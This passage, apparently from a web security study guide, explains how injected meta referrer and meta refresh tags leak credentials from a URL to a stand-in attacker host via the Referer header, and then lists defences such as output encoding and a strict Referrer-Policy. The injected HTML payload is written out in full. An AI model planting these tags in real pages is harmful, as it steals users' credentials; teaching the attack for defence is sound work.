By abusing the Referer header. Inject <meta name="referrer" content="unsafe-url"> to force the full URL (with credentials in the query string) into the Referer, then inject <meta http-equiv="Refresh" content="0,url=https://attacker.com"> to navigate the browser to the attacker's site. The browser sends the credentials in the Referer header of that redirect.
How do you prevent this attack?
Encode reflected output to kill the HTML injection at the source, set an explicit restrictive Referrer-Policy, and never carry credentials in URLs. A CSP is useful defense in depth but is not sufficient on its own.